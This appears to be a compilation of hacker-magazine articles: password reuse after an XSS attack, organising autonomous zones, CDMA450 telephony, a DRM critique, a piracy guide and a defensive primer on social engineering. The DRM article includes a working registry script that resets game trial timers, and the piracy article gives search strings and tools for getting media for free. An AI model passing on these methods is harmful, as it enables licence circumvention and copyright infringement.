For everyone: the passwords you use online don't matter, except insofar as they should be different. The target's password was hilariously insecure. A reasonably common American male first name, six characters long, no numbers or symbols. Yet this story would be no different if he had randomly generated a 36 character string. I didn't brute force anything. I simply found a site he trusted and asked it nicely to disclose his secrets. It obliged. He even had different passwords for other sites, likely because this one wouldn't pass their strength policies. None of that matters if you use the same password for your email as you do on some random online dating site. So always, always use a completely different password for at least your email.

And to the web developers: you should not try to write your own security code. There are many libraries to handle XSS HTML sanitization, and even those almost certainly have flaws. You have no chance as an individual trying to reinvent the wheel. And while I chose XSS for this exploit, I'm certain with a little looking I could have found SQL injection attacks as well that would have provided me the same information without the target even needing to click my profile.

Finally, and most importantly: Don't try to run away from a debt you owe to a hacker. The temptation to darken one's headwear might be too great for even the strictest whitehats.

How to Create and Operate a Temporary Free Autonomous Zone

by lifeguard

This how-to is intended to document a framework of protocols and techniques to organize a large, diverse group of individuals voluntarily gathered together for a shared purpose, and in a public space. For example, a hacker carnival. Or to respond to a community crisis. It is assumed this gathering will happen in a public space without permission from authorities - but this is not a requirement. These techniques also would work for a private gathering, political protest, or a commercial event. But it is assumed that there is no hierarchy or authority, just volunteers. I use the term tents in this how-to; however, you could also use tables, rooms, or simple paper signs to gather at as your situation dictates. Key areas:

Info Tent: This area should be staffed 100 percent of the time your zone is in operation. It is the place newly arriving participants can get the information they need about the agenda of your event and guidelines for behavior. This is also an important location to accept donations, or drop off equipment to be used in the event. A volunteer should always be working this tent. It is also a good place to put up a sign explaining the colors of the armbands you are using. (see "Techniques" section)

Aid Tent: Ideally, this should be next to the info tent. At a minimum, a CPR-certified volunteer should staff this tent 100 percent of the time your zone is up and running, and they should have a working cell phone. At large events, it is not uncommon to have nurses and veteran military medics volunteer. First aid supplies should be cached here and there should be a chair and place to lay down. "Self-service" first aid supplies can also be distributed here, like hand sanitizer, sunscreen, hand warmers, band aids, etc. Just put them out on a table for folks to use as they need.

Staff Support Tent: This is a minor area - think of it as a break room for volunteers. An area to secure personal items. It should be close to the Aid tent. For long events, medics and info staff

may sleep in this tent.

Food and Drink Tent: If your are providing food, this is the place to collect, prepare, and distribute it. Ideally, a volunteer with food handling/prep experience and permits. If you just have a water cooler and a bag of apples, it is not so critical. But if you are serving pot luck dinner to 200 people, this is a very important area! Experience has shown that this should not be a self serve area to control portion size and prevent people from raiding all the supplies and leaving. Keep this area very clean and provide hand sanitizer for volunteers and participants. Many cities have laws that only allow you to distribute prepackaged food.

Sanitation (recycling and toilets): Don't make a mess! Set up recycling containers and label them. If you don't have toilets on site, provide info on nearby public toilets. If you have "porta potties," lock them when they get full. Some businesses pay to have their garbage hauled away, so be careful not to dump your trash there. Also, be aware that this area may build up a supply of glass bottles than can create hazards. Have a plan to safely get rid of garbage.

Optional: Library - shared books, media/ press area (if you are documenting your Zone, you might have an Internet connection here), *spiritual sanctuary* (a quiet place that all respect), *school* (a place for tech talks or training).

Workgroups

A time tested way to get things done is to divide a large group into smaller specialized committees or workgroups. Each small group focuses on a task and then reports back to the whole on results and needs. Here are some examples: governance - central group other groups report info to for planning, task specific - related to purpose of your Zone like "cook dinner for all," peace and safety - this is similar to security but should be non-authoritarian, technical - IT and AV, media - Livestream or other documentarians, outreach - working with the public and recruiting. These are only examples!

Techniques

1. Colored armbands for workgroup members and sign at info tent with "key" to colors.
2. Human microphone wherein persons gathered around the speaker repeat what the speaker says "amplifying" speaker's voice.
3. General assembly gathering called to address issues and vote on group decisions.
4. Tent city style campers should agree to work a three hour shift every day.
5. Accountability by banning problem people if three group members agree and log it.
6. "Manage" outside authorities by monitoring and proactively communicating with them.
7. If asked if you have a permit (in USA), state: "Yes, it is a copy of the Constitution."

Pro-Tips

- Respect other person's way of "doing it."
- Listen and seek to understand before being understood.
- Use an open process for participants to endorse your common goals and contribute to them (this will create buy-in and gives everyone a reason to work together).
- Encourage natural public speakers and leaders not to dominate the discussion, facilitate shy participants joining in discussions.
- Gently use "process" to keep groups focused on agreed to goal/task; this is needed to produce "results" in a timely manner.
- If you are using a public space, be respectful of others who also want to use the space, like farmer's markets, sports teams, or even an established homeless community.
- If you need continuous "staffing," offset volunteers' start times so they don't all get tired and leave at the same time.
- "Many hands make light work" is an old saying that is still true today. Gathering with your friends and others to make new friends is a rewarding experience. It can be refreshing to interact with a group of people in person instead of on Xbox. And, if you have a large project, a group of volunteers may be the only way to complete it. After organizing your first free autonomous zone, you'll never see public spaces and parks in the same way!

"The TAZ (Temporary Autonomous Zone) is like an uprising which does not engage directly with the State, a guerilla operation which liberates an area (of land, of time, of imagination) and then dissolves itself to re-form elsewhere/elsewhen, before the State can crush it. Because the State is concerned primarily with Simulation rather than substance, the TAZ can "occupy" these areas clandestinely and carry on its festal purposes for quite a while in relative peace." - from an Anarchist essay in T.A.Z. by Hakim Bey. `http://hermetic➥.com/bey/taz3.html#labelTAZ`

As Hurricane Sandy demonstrated in New York and New Jersey, communities can use these techniques to self-organize and provide mutual aid.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Or at least what passes for a Central Office in my life these days. It has been a whirlwind few months in Rotterdam, and I am still neck-deep in management training. I am preparing for a future life as a silver-haired executive, and it's a huge change of pace. Rather than spending my evenings doing "service monitoring" and reading Line, WhatsApp, and Skype conversations (it's really amazing what deep packet inspection equipment can do these days), I'm buried in Harvard Business School case studies. "Soap or Beauty Bar?" was the case from yesterday, and that's another six hours of my life that I will *never get back*. It's amazing just how uninteresting your life can become if you really set your mind to it.

Weather in the Netherlands is pretty awful, the food isn't very exciting (a typical dish is called *stamppot*, in which you mash vegetables and mystery meat together with potatoes), and it's an expensive country to visit. The moment I had a week free, I hopped on a plane and headed to Thailand. Malaysia Airlines flies to Phuket via Kuala Lumpur, so I managed to squeeze three countries into this trip (Thailand, Myanmar, and Malaysia). Although Malaysia bills itself as a high tech center, Internet service is censored and I was surprised to find that it is relatively slow (tested from numerous locations over multiple networks in Kuala Lumpur). The service is considerably faster in Thailand, but I was surprised to find a censorship firewall in use there as well. Want to know about the King of Thailand? You'll be politely reminded that Thailand, while friendly, is not a free country. And in Myanmar? Locals in the village I visited near Ranong use wireless Internet access from Thailand. You can get Internet access from the local authorities, but it's slow, censored, and operates via a USB modem. "USB modem?" I asked, and so it was that I saw my first-ever CDMA450 device.

Although CDMA450 has either been deployed or is in testing throughout 62 countries worldwide, I'd never actually come in contact with any CDMA450 equipment. While China Telecom theoretically has a nationwide CDMA450 deployment, the equipment isn't normally carried or sold in cities or even in the very rural areas in China that I have visited. I was never able to get a clear answer on where to buy the equipment or how to obtain the service, although I'm sure the deployment must exist because two Chinese companies (Huawei and ZTE) manufacture CDMA450 handsets and base stations.

CDMA450 operates much like any other CDMA deployment using the Qualcomm CDMA2000 technology, but it operates in the 450MHz spectrum, which is a much lower frequency than normally deployed. Typical CDMA2000 deployments (like those operated by Verizon, Sprint, and US Cellular) are in the 800MHz, 900MHz, 1800MHz, and 1900MHz bands. CDMA450 reuses spectrum that was previously deployed in Russia, Africa, Southeast Asia, Latin America, and Eastern Europe for a legacy analog cellular technology called NMT, and was designed as a drop-in replacement for this obsolete technology. This is similar to the United States, where CDMA systems were designed as a drop-in replacement for the AMPS analog cellular technology. The technology performs very well in the field, and each CDMA450 cell can cover a much larger distance than at 800MHz or 1900MHz. For example, a single CDMA450 cell can cover a maximum radius of approximately 50km, whereas a single CDMA1900 cell can cover a maximum radius of approximately 13km. In relative terms, you would need nearly 14 CDMA1900 cells to provide the same coverage area that a single CDMA450 cell can provide.

The first deployment of CDMA450 technology was in Romania, shortly followed by a deployment in Russia. Today, CDMA450 is used in dozens of countries to provide coverage across vast distances with relatively sparse population. It is possible to deploy CDMA450 in more populated areas as well by deploying more cells, and having each transmit at lower power. However, CDMA450 is generally used to provide coverage

in areas where other communications options aren't available.

Given the rural nature of CDMA450 coverage and the relatively lesser developed markets in which it is deployed, there are relatively few devices available. While base stations are available from all major telecom equipment manufacturers worldwide, the majority of deployments are Huawei and ZTE (there are also a few Ericsson and Lucent deployments). Most popular CDMA450 handsets are sold by a few smaller Chinese manufacturers. The design of CDMA450 handsets differs substantially from other CDMA handsets because a larger antenna is required (and an external antenna is best). Although CDMA450 handsets come from a limited number of manufacturers in a relatively smaller number of models, they do not entirely lack for features. One popular CDMA450 phone, the Qlink C820, runs the Android 2.3.4 operating system in a variety of languages. You will not, however, find the latest phones from popular manufacturers operating on CDMA450, so the iPhone will probably not be coming to the steppes of Siberia any time soon.

Another type of popular CDMA450 handset is designed for a fixed location and has a very large antenna. These are called "wireless local loop" handsets, and look similar to a conventional telephone. These handsets are used in very remote locations with a weak signal and are typically paired with a Yagi antenna which can be mounted on a pole or rooftop.

While it is possible to deploy CDMA450 in a "data only" configuration, and some carriers have chosen to do so, voice is still considered the "killer application." The majority of deployments offer 1xRTT, but this is only optimal for voice and text services. Data services are available with 1xRTT, but operate at a maximum speed of 144Kbps. 1XEV-DO, depending on the revision deployed (DO, DOrA, or DOrB) offers varyingly faster speeds. With the EV-DO Revision A (DOrA) flavor, the most popular, the theoretical maximum download speed is 3.1Mbps with a theoretical maximum upload speed of 1.8Mbps. In practice, speeds are slower, but this is still enough for basic web browsing, email, and instant messaging services. In remote areas where Internet service may not be practical to provide via any other means, the performance can be considered acceptable.

Given the rural nature of CDMA450 deployments, backhaul to the rest of the telephone system may not be easily possible. One vendor, AirWalk, has developed an integrated solution intended for extremely remote areas that can be easily interfaced to satellite backhaul. In one such deployment, a base station and satellite uplink was placed on a mountaintop and was able to provide coverage to the entire valley below. It's important to note that the speed of Internet connectivity is limited by both the performance of a 1xEV-DO session and the available Internet backhaul from the base station, so obviously Internet speeds will not be fast in such a deployment. Similarly, voice service is limited by the number of available voice channels, which are typically trunked via VoIP. All of this is configurable at the base station so engineers can provide the best user experience based on the tradeoffs in play.

The U.S., Canada, Australia, and Western Europe (excluding small-scale trial deployments) are conspicuously absent from CDMA450 deployments. In the US, the 450MHz-470MHz frequencies that are considered optimal are already occupied, including by amateur radio users. Given the complexity in reassigning these frequencies and the relatively high availability of traditional telephone services - even in the most rural parts of these regions - means that future deployment of CDMA450 is unlikely there. However, in the developing world, CDMA450 will help to serve areas that may not ever be serviced by traditional "wired" telephone service. While this technology will not fully serve to bridge the "digital divide," I believe it can help to enable telephone service in places where it was not previously available. While Google has stated ambitious plans to deploy Wi-Fi from dirigibles, CDMA450 is available now and works well today.

And with that, it's time to bring this issue of the Telecom Informer to a close. The next few months will bring another two continents, so if you'd like to see me this year, try to catch me at Defcon 21 in Las Vegas. Stay safe this summer, don't forget to send in your favorite payphone pictures, attend your local *2600* meeting, and never stop exploring!

References

`http://www.cdg.org` - CDMA working group – *CDMA450 World Update* (23 Feb 2011), CDMA450 Deployments reference

Luo Huifang, ZTE: *CDMA450: Lower TCO Enabling Greater Profits*

Netevschi, Surana, Du, Patra, Brewer and Stan: *Potential of CDMA450 for Rural Network Connectivity*

AirWalk Communications: *AirWalk CDMA 450MHz Rural Solutions* (April, 2009)

A Broad Spectrum of DRM

by Cybermouse

In my years as a computer user, I've seen quite a wide spectrum of DRM, or digital rights management. I will not be discussing music DRM, as I've not had much experience with it, and the way it is accomplished is fundamentally different than how software DRM is handled. Typically, software DRM is either embedded as part of the software itself, or as a wrapper that also functions as a sort of management system for distributors, such as Big Fish Games. Regardless of how it is accomplished, DRM seeks to limit the user's ability to play the game or use the software if the user has not yet purchased it. There is quite a variety of restrictions that DRM can impose, such as time limits, functionality limits, gameplay limits, the addition of advertising, or otherwise a general dilution of the program's usefulness.

You may recall the video game Spore, which not only took the trophy for the most obnoxious DRM ever designed, but consequently also became the most pirated game in history. I can't think of anything that better illustrates the complete failure of DRM. The pirated version of Spore is far easier to install and appallingly runs better too. The real annoyance is that even if you own a legit copy of Spore, playing the pirated version instead to avoid the DRM is still considered software piracy. This marks one end of the DRM spectrum.

Fortunately, most software companies have the good sense to use DRM in moderation. Any more is a waste of resources and time. These days, it's simply naive to have invincible DRM as your goal. Someone, somewhere, will eventually crack it, and steal your money. Spore had, admittedly, one of the "best" DRM solutions of its time. That didn't make it invincible; in fact, the more difficult a challenge, the more tantalizing the reward, even just psychologically. As good hackmanship goes, it's not about playing a game for free, or even getting back at a company that may have its priorities somewhat amiss. It's about the challenge itself, pure and simple. It's a big combination lock, and for any true hacker, that's an irresistible chance to prove and hone one's skills even further.

For some time I have been acquainted with the wonderful company Alawar Games. While most of their games are comparable to the average match-3 or hidden object game, usually with better graphics and less interesting gameplay, there are a few definitely worth your time and/or money. However, I wasn't going to let them off the hook that easily. I decided to call their bluff on the supposed one-hour free trial gameplay DRM ubiquitous to all their games. I guessed correctly that, like many smaller game companies, Alawar's DRM relies on the user's ignorance of their computer, or in this case, the Windows registry, for its security. To a software developer such as myself, that wasn't very secure at all.

I easily found the appropriate entry in the registry, named, conspicuously enough, Alawar. So I deleted one of its sub-keys, after changing various entries without any luck. Now when I restarted the game, the DRM wrapper saw no folder there and thought that the game hadn't been installed, restoring the gameplay time back to a full hour. Bingo!

Now that I had discovered the secret, I pushed the envelope a bit farther by deleting the entire Alawar key. Voila! All of the Alawar games I had installed reset their time back to an hour. I then created a registry script to delete this key, and a batch file which silently invokes said registry script, effectively resetting all timed trials for all Alawar demos back to the full hour with only a double-click (and several annoying dialogs, if you're using Windows 7). The files are simple:

```
ResetTime.reg:
Windows Registry Editor Version
➥ 5.00
[-HKEY_CURRENT_USER\Software\
➥Alawar]
[-HKEY_LOCAL_MACHINE\SOFTWARE\
➥Alawar]
ResetTime.bat:
@regedit.exe /s ResetTime.reg
```

Even after discovering this, I was still shocked that essentially three lines of script, using nothing more than Notepad, was all it took to render the DRM useless. While I don't advocate use of DRM, I would advise any game developers who are dead-set on using it to make theirs a tad more of a challenge than this!

I should mention at this point that I don't recommend actually abusing this to play through Alawar Games' great products for free. As they offer you an hour for free without any other restrictions, you'd be hard-pressed to find a better experience with any demo product, DRM or not.

Until next time, keep on hackin'!

Getting Free Media - All Without Torrents!

by B4tm@n

Disclaimer: All of the information in this article is for educational use only. If you use this and get sued, don't blame me.

Everyone loves media, and I'm guessing a good amount of people love getting it for free. Now, many people love using torrents to get their fill. However, with talk of ISPs subpoenaed by the RIAA or MPAA for p2p traffic, some people are getting turned off of torrents. But how can you get what you want for free without using torrents? Fear not, pirates! The torrent ship may have sunk, but there are plenty more, ready for boarding!

Method 1: Use Google to Search Indexes

I have gotten countless albums and movies using nothing but Google, and a little know how. This method is extremely simple, and works most, if not all of the time. So, pull up Google and get ready to search! First, have either a band name or album title in mind. As an example, I'll be using *The Downward Spiral* by Nine Inch Nails. To search indexes for this album, type in something like this: `-inurl:htm ➥ -inurl:html intitle:" of" " ➥modified" The Downward Spiral mp3` or `-inurl:htm -inurl:html intitle: ➥ " of" " modified" nine inch nails ➥ mp3`. To find a movie or a book this way, simply search something like `-inurl:htm ➥ -inurl:html intitle:" of" " modi ➥fied" The Matrix avi` or `-inurl:htm ➥ -inurl:html intitle:" of" ➥ " modified" The Deathly Hallows ➥ pdf`. Now, look through the search results to find the best index for you. Before you download anything, make sure to run the site through something like Web Of Trust. Avoid any sketchy sites! *The Hunger Games* or the song *Closer* is not worth giving your computer herpes. If the site passes the test, download away! However, some people might be against downloading from an unknown index, and that's perfectly understandable. So, this next method is for you people.

Method 2: Leeching from Legitimate Sites

Now, this way is for people who want something higher quality than a YouTube rip, and want it more easily than recording Spotify through Audacity. All you need is a single program, GrooveDown. GrooveDown is a program that can download anything from GrooveShark, a free music streaming site. GrooveDown can be downloaded for free from `http://groove ➥down.me`. After downloading and installing, all GrooveDown needs is for the user to input whatever band or song they like. The best part of GrooveDown is that you can download virtually any song. I have found songs on there that I had searched for via torrents and indexes for hours to no avail. It also has a "popular songs" list so that the user can easily get what they just heard on the radio. Sadly, I haven't found an equivalent way to do this with movies, though, so this method is somewhat limiting.

Method 3: VPN

Okay, I may have said that this article would give you what you want without torrents, and that was a lie. I apologize for that, but this method is very easy, and yet not enough people use it. This is a last resort method if you are wary about torrents. The first thing you need to do is sign up for a VPN, a virtual network that you can tunnel your traffic through so that you can torrent anonymously. Probably the best VPN of this type is BTGuard, as it is made specifically for torrenting, and doesn't keep user logs of your activity.

Wrap-up and Warning

Now, I hope that some of this information helps you. But remember to exercise caution. Don't download on a governmental network or a network you know is being watched. Make sure that there isn't a spy looking over your shoulder when you click a link. Don't download from a site that has pop ups advertising "cheep viagrra nao." And always, always scan anything that you download for viruses. So, as long as you are careful, and be damn sure you are, you should be fine. Happy downloading!

Tech Gets Better, Humans Do Not:

A Beginner's Guide to Social Engineering

by jk31214

Working in IT, I hear people talk about social engineering, and what they think it is. Most of the time, they think it's evil hackers on the Internets trying to gain access to their Facebook accounts, to engage in nefarious wall posts. Social engineering is probably anything but that. But I wanted to outline some of the most common types from technical to simple. Our technology may change often, but human nature and cunning do not. That's why social engineering will always be a popular threat. Formally, social engineering is the act of manipulating people into giving out information that can lead to compromised security on a system, network, or lead to identity theft of an individual or group of people. Social engineering focuses on exploiting the implied trust that most people give to one another, and using that trust to gain pertinent information. These types of threats exist in the physical world as well as the virtual world. There are many ways that attackers have come up with to gain information from users. This article discusses different types of attacks that people may encounter, and possible ways to thwart these attacks. At the very least, I'll try to explain the best way for users to posture themselves to stay protected from such attacks.

Social engineering can show up in many forms. Right now, the exact definition is not perfectly clear, but anytime that a victim's information is obtained through the use of some sort of social interaction, online or physical, this can be considered a socially engineered attack. Throughout history, we've had scammers in our society, but for some reason now it seems trendy to try and define these attacks. Most of the time, this isn't anything new. Hey, old tricks are the best tricks, right? Most people tend to think of social engineering as just pertaining to social networking sites, such as Facebook or Twitter. Though this is one type of social attack, it's not the only type that is out there. There are many types of attacks in general. Some are cyber-related and some are physical attacks, meaning that they take place in the real world and they're not after your Twitter feed. As unbelievable as Hollywood makes it seem, it's usually easier for an attacker to obtain personal information from a user through actual physical social engineering than it is to "Holly- hack" a personal computer for the information.

The key to all social engineering attacks is first for the attacker to establish some sort of trust relationship with the victim. This can come from many angles unforeseen by the victim. For example, a new employee (attacker) at a company may start making friends quickly by striking up conversations about similar interests with coworkers. This may lead to a victim giving out more personal information than they should to the would-be attacker. If the answers to any of the victim's security questions are personal, an attacker may be able to collect these answers very easily just by having a conversation with the victim.

Even easier to perform than physical social attacks are "online" or cyber hoaxes, which are discussed later in the article. Have you ever gotten an email where the subject line was so convincing that you either had to open it to verify, or the email just plain fooled you right from the start? You then have become a victim of a social engineering attack. Just for that split second, your trust was earned and you opened the email. Chances are that most people can spot a hoax when they see one. But all it takes is one time to be fooled in order to fall victim to a serious attack.

I consider "spam" to be one of the first mainstream types of cyber social engineering. This is probably the most annoying attack that pesters most of us each day. Spam is an unsolicited email that is sent to thousands of victims at a time in the hopes that even a few victims fall for the deception, open the email, and follow its instructions. Spam is really the bane of email.

There are literally billions of spam messages sent out daily worldwide. It takes relatively little resources for spammers to send out multiple emails each minute of each day. Most are even controlled by botnets where peoples' own computers are infected and are doing the work for spammers. Those messages may even be sent to the unsuspecting user hosting a zombie computer themself! A spammer's hope is that at least a small amount of victims will fall prey to the attack and the payoff is worth the effort (or lack thereof). I read an article elsewhere that there is a 5.6 percent click rate through pornography spam and a 0.02 percent click rate through pharmaceuticals. With this much of a response, what incentive does a spammer have to stop? That translates to 56,000 people falling into a million message spam attack. Most people would call that successful. Sometimes the spam attack is not hazardous to security, but just ads for products. But other times there are malicious sites or code that are contained within the messages, and that's where the real threat come into scope.

Ways of preventing spam are easily implemented at first, but sometimes email becomes cumbersome and violated, no matter how hard you try. Rules for email include: Don't give out your email address to strangers or on forums or online chat rooms. Never open emails from unknown sources. Do not buy anything through unsolicited email. Use and maintain junk mail boxes or spam filters through your email providers or client software. You can possibly set up an alternate email account for questionable offers that require you to provide one. An easy method of implementing this is to choose a regular email account name such as: emailaddress@domain.com, then alternately choose a junk email box such as spamemailaddress@domain.com. This way, it's easy to remember which one houses the potential spam. A contributor from an earlier volume of *2600* outlined some pretty great ways to set up a Gmail white-list.

Spammers send out a lot of emails each day, each hour. Their lists are vast and contain millions of addresses. It's safe to say that not all of these addresses are correct or active. Most of the time, spammers use a type of brute force to generate email addresses for a specific domain. So with such a massively huge list, why waste the resources mailing out to every combination of the ASCII table? Short answer is that they don't. They hone the lists for live email addresses that actually have a human owner that occasionally checks the emails. But, if you're truly diligent and do not click on any unsolicited links from spam messages, how do they know that your email address is active? They use a simple technique called an email "beacon." The spammers embed a 1x1 transparent pixel .gif into the email message. When the victim opens the email, the .gif is called from a tracking server, where the spammer can capture statistics of unique "opens" and IPs, and validate the email. The victim's email goes onto the good list and is added to future distributions. This email beacon lets the spammer know which of his email addresses belong to actual humans and that emails sent to these addresses will more than likely end up being read. And these are the numbers that count. These are the resultant numbers that rank spammers to large companies who seek their services.

Fortunately, for the email beacon to work, several things need to be taken into consideration. First, a victim's email must be set up to receive HTML messages. If the victim's email is set up for text only, the beacon will not work. The email address may still be able to be tracked if the victim clicks on a link within the mail, but looking at it will not flag the beacon. Second, most email clients (especially on the web or mobile) will not show pictures by default. This way the beacon is never requested when the email is opened. If the victim chooses to "always show pictures," only then is the beacon flagged. Email settings can be checked with a client to see if this feature is available. This should be turned off by default in case a well-crafted spam message does slip by better judgment.

"Spim" is a relatively newer term that is a play on spam over instant messaging. The concept is just like spam, only accomplished through your instant messaging client. The key to avoiding spim is to again only view messages from people you trust. Some client software allows you to set up spim filters as well.

Enough about spam. We may not know all about the industry, but we all know enough that we don't like it. And suffice it to say, that's usually enough to avoid it.

Another type of attack is called "phishing." This too is usually implemented through email, but can also come in the form of an already malicious site that has malicious hyperlinks set up to point you to phishing attacks. This is when an attacker tries to coax usernames and

passwords from a victim by tricking them into thinking that they are on a legitimate website to which they have a valid account for authentication. Some phishing attacks are very crafty and attackers make effective sites, which look just like legitimate websites that victims normally visit. Because statistically most people use the same usernames and passwords on multiple systems, all the attacker needs to do is capture it once and they can potentially get into any other account that their victim owns. By use of sneaky tricks like browser add-ons or default search aids, attackers can take advantage of a victim, using misspellings, in order to send them to where they want them to go. Look for emails with links that are poorly written or have bad grammar throughout the body. Always be on the lookout for websites that you are normally familiar with that look strange or different from what you are used to seeing. Another technique is to never use the links provided in emails or from untrustworthy sites. Always go to the address bar and type in the URL yourself to avoid misdirection.

"Spear phishing" is an alternate use of the term phishing where attackers focus their attacks on a specific group of people. These people may all be part of a banking transaction list that was stolen or a website database that has been distributed illegally. Attackers can make assessments of these groups based upon their net worth so that they can focus their attention on a victim with high profitability.

"Whaling" is another term used where attacks are directed at high level corporate officers or even celebrities.

"Vishing" is an attack like phishing (it actually gets its name from a combination of the words "voice" and "phishing") where an attacker will try to get a victim to disclose usernames and passwords via an automated voice telephone system. With the prominent implementation of VoIP (Voice over IP), this type of attack is becoming increasingly popular in large companies. Because VoIP uses the IP suite of protocols, attacks can be constructed with the use of software and a computer, rather than having to rig up an analog voice recording along with analog equipment. Usually the attacker sends a bogus email to the victim pretending to be a bank or other credible institution and tricks the victim into calling the provided number. There the victim follows the system through a volley of verification checks and finally a password or PIN change. Avoid calling numbers that come from suspect emails. If the email is supposedly from a financial institution or other credible source, find the corporate number from an old statement or bill and use that to call instead.

"Pharming" is a practice where an attacker will try to redirect a legitimate URL to a doppelganger website using varying techniques. This attack can be carried out on multiple levels of the OSI model, so stay sharp. If the attacker has compromised the victim's computer, depending upon its configuration, the "hosts file" can be altered to redirect valid URLs to resolve to bogus IP addresses. Because most computers are configured to look to its own DNS tables before reaching out to the Internet for name resolution, this can be tricky for an average user to detect. Your host file for Windows systems is located in the system root directory, usually found in C:\WINDOWS\system32\drivers\etc. Alternatively for *nix, keep an eye on /etc/hosts and /etc/resolv.conf. Malicious software can also simply change the DNS server of your network configuration to whatever they want. Another way that an attacker can redirect requests is through a compromised browser add-on. Routers and their firmware can also be altered to automatically point some or all traffic to the malicious site. Finally, an attacker can, in fact, alter an actual DNS server so that any requests made to it are redirected elsewhere. There is nothing that the victim can do to prevent this. This is usually known as DNS poisoning. Users must be careful when downloading or agreeing to the use of browser add-ons when installing bundled software. Also, users can regularly check their DNS settings (most of the time they should be automatically set through the ISP) if they suspect that an attack is taking place.

People using public Wi-Fi Access Points (APs) should be careful to watch out for a social engineering technique called "evil twin." In this instance, an attacker will set up their own Wi-Fi Access Point with the same name as, or similar name to, a legitimate AP. Users will connect to the AP thinking that it is the legitimate one; all the while the attacker is capturing data packets that may contain usernames and passwords or other sensitive data. A victim's PC may try to automatically connect to both APs if the attacker is spoofing a legitimate AP with the same name, rather than merely a similar one. A victim might also see their connection continuously drop and reconnect as the network adapter does not know which AP to accept responses from. This can be

an early warning sign that an Evil Twin attack is taking place. It's best to double check what the name of the AP actually is with the person in charge of the hotspot before actually connecting to one.

When trying to gain access to banking accounts, attackers will go to pretty bold extremes. By trying to steal credit card or debit card and PIN information, attackers may set up fake card readers, called scanners, overlaid on top of real ATMs or other legitimate card reading devices. This type of attack is called "skimming." And, as farfetched as it may sound, it's surprisingly becoming more and more frequent. Attackers can place these card readers atop of many common devices like gas station pumps or actual store merchant-service terminals. There have been reported cases where wait staff at restaurants used scanners to capture hundreds of card numbers per night at dining establishments from customers. This can only capture the card numbers themselves and usually not the PIN. For that, the attacker may use other techniques such as shoulder surfing. With the card information and a victim's PIN (if capturing debit cards), the attacker can encode a new card, buy goods and resell them, or cash out at the ATM. Always keep a lookout for ATMs or other card readers that are unsecured, seem poorly made, or do not match the device that they are a part of.

Social networking sites or social media sites can be a den of social engineering attacks because of their popularity amongst the masses. Most victims think that their information or content is secure, simply because they have a username and password to login. That doesn't account for the information that is made public by default, sometimes without the victim being aware. Just by accepting the EULA (End User License Agreement) to a popular social media site, the victim is more than likely waiving rights to any information posted. People can be pretty revealing on a social media site. People often think that the only individuals who are interested in their page are people who know them personally. This is not always the case. A victim may be targeted for many reasons, including associates, the place that they are from, the school that they go to, or the places that they work. If an attacker is looking for information on a bank, why not try to compromise a bank employee? All it takes is one "office Christmas party" post, and you have become a target. Stay diligent on social media websites. Try not to post anything too revealing about your work and never post anything that you wouldn't want on the front page of tomorrow's newspaper.

When most people think of social engineering attacks or identity theft, the picture that often enters their minds is that of some "Hollywood-hacker" type computer-savvy person in a dimly lit room working fiendishly over a computer of sorts, hashing away at the keyboard, waiting to capture your next online transaction. Or that there is some sort of agglomerated suite of cutting edge applications running on a secret network comprised of several server racks in some abandoned building that is collecting data all day, running carefully milled algorithms in hopes of gaining access to your personal bank account. Sadly, as much as Hollywood can twist it, this is almost never the case. Most of the time that your information has been compromised, it was ill-gotten through unsafe handling practices of your "Personally Identifiable Information" (PII) by some lazy call center worker or banking associate. It's not always as glorifying as we'd dream it to be. Actually, people may be even more disappointed by the method in which their information was stolen over the fact that it was actually stolen in the first place.

What we are talking about is the not-so-technological means of social engineering and alternate methods of attack. More often than not, this is actually how attackers obtain victims' information. It's simply for the fact that it's actually easier to just trick the information out of someone or exploit their trusting nature, rather than executing an elaborate plot through specially crafted application warfare.

One type of non-technical attack is simple "impersonation." An attacker can just call or show up at a place of business claiming to be someone that they are not. They often will impersonate security personnel or an IT support tech. While calling or with face-to-face visits, the attacker is looking for inside information on an establishment in order to posture themselves for a better overall attack. They may try to use several techniques like an implied sense of urgency to try to befuddle the victim into not wasting any time letting them in or giving the attacker the key code to the security system. Attackers may act like a new employee that doesn't understand the inner workings of the company, or as a person who's been with the company so long, they no longer have any regard for security "protocol." Or the attacker may act absent minded and repeatedly apolo-

gize and act grateful for the favor of the victim letting them through the door. It's easier to attack an infrastructure if you have insider information about the establishment first. One can never be too careful about who's calling or visiting and asking about the network or asking to see the server room. Have you ever walked through a hospital or even your own workplace and seen a bunch of people there, moving in and out of rooms, going about their business? How do you know they're all supposed to be there? How do they know you're supposed to be there? It's all about swagger! More than likely, some stranger could probably walk up to a filing cabinet next to your cubicle, open a drawer, and take out some files, and you or any of your coworkers wouldn't even bother to think about them being there, let alone stop them. It's a person's duty to challenge those people lurking around or asking too many questions about sensitive information.

If an attacker cold calls your office, one thing you can do is ask the would-be impersonator if it would be all right to call them back at their corporate number or just call your boss to confirm the visit. Impersonation is actually a pretty common trick, especially amongst penetration testers that are hired to test a business's security. Why expend the effort when it is easier to just pick up the phone and get all the information you need from an unsuspecting worker?

"Shoulder surfing" might be the most common attack in the workplace or in any public place where you must use your sensitive information freely. This is the act of watching over someone's shoulder or from a great distance to see what the victim is typing, such as a PIN at an ATM or cash register, or a username and password on a computer keyboard. People have been caught using telescopic lenses to record ATMs or gas pumps fitted with skimming devices. An attacker, armed with a re-encoder can then create a fake card with the victim's numbers and their real PIN for use at an ATM. Coworkers or any malicious person can possibly shoulder surf a password at work to gain unauthorized entry to a system using a victim's credentials. There are now applications that can read everything that a victim types into their iPad or phone with 97 percent accuracy and the ability to transmit data in real time, just by using an overhead camera such as a surveillance video camera. The victim can even move freely while using the touch screen because the application can adjust for movement.

Another type of non-technical attack is a "hoax." An attacker can try to construct a plausible story that a victim might believe, thus coaxing the victim into giving up some relevant information. A kindly fellow, down on his luck, may ask you for 20 dollars. You're happy to oblige because it is payday and you have some extra dough, not with you though. Luckily for the both of you, there is an ATM at the end of the block. After the transaction is done, and you've earned your Good Samaritan badge for the day, it's already too late. You've probably been skimmed and shoulder surfed from the guy with the binoculars across the street. Hoaxing is not always a live scam. Sometimes there are hoax emails that are circulated. They are usually comprised of some believe-it-or-not offer that can leave you very wealthy, if only to transfer a few thousand dollars to some Nigerian prince who won the lottery in Canada and has a difficult time with U.S. Customs. Sometimes a hoax is just a malicious application that tries to trick a victim into believing that they are infected with a virus. The victim then downloads a fake antivirus program that holds their computer hostage for the exploitation of money from the victim. Hoaxes are best avoided through common sense. If offers look too good to be true, they usually are.

